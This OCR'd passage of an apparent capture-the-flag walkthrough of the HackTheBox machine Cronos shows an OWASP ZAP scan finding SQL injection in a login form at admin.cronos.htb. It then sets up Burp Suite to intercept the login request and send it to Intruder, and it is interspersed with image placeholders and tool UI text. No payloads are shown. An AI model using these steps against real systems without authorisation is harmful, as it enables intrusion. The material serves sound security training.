
There has a login form on here. We don't have any credentials. So let's see any vulnerabilities in this login form.

Step 08

Scan the login page. Looking at the result on the left-hand side we can see there has an SQL injection vulnerability. And it's in the username parameter. We can do this SQL injection manually or we can automate it.




Untitled Session - OWASP ZAP 2.7.0
File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
Welcome to the OWASP Zed Attack Proxy (ZAP)
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
To quickly test an application, enter its URL below and press 'Attack'.
URL to attack:
http://admin.cronos.htb/
Select...
Attack
Stop
Progress:
Not started
For a more in depth test you should explore your application using your browser or automated regression tests while proxying th
Explore your application:
Launch Browser
Firefox
History
Search
Alerts
Output
Filter: OFF
Export
Id
Req. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Body
Highest Alert
Note
Tags
Alerts
Current Scans


Untitled Session - OWASP ZAP 2.7.0
File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
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

To quickly test an application, enter its URL below and press 'Attack'.
URL to attack:
http://admin.cronos.htb/
Select...
Attack
Stop
Progress:
Attack complete - see the Alerts tab for details of any issues found
For a more in depth test you should explore your application using your browser or automated regression tests while proxying th
Explore your application:
Launch Browser
Firefox
History
Search
Alerts
Output
Spider
Active Scan
Full details of any selected alert will be displayed here.
You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.
You can also edit existing alerts by double clicking on them.
Alerts (6)
SQL Injection
X-Frame-Options Header Not Set (2)
Cookie No HttpOnly Flag
Cross-Domain JavaScript Source File Inclusion (2)
Web Browser XSS Protection Not Enabled (4)
X-Content-Type-Options Header Missing (2)




Step 09


Just open the BURP SUIT.




Click on proxy tab.




Now we need to configure our browser to work with burp suit. For that use froxy-proxy add on.



Click on option, then add, Give it name, localhost server IP address and set your port 8080. Now save and exit.




Now Click on froxy-proxy button again on tool bar. Select proxy 3 burp. Then click on the submit button on login page.






Login
UserName :
Password :
Submit
Your Login Name or Password is invalid


Step 10

Burp will intercept and freeze the request between the web browser and the server. We see the username and password parameter here. So right click and send this to intruder. Go to the intruder and click on position tab.




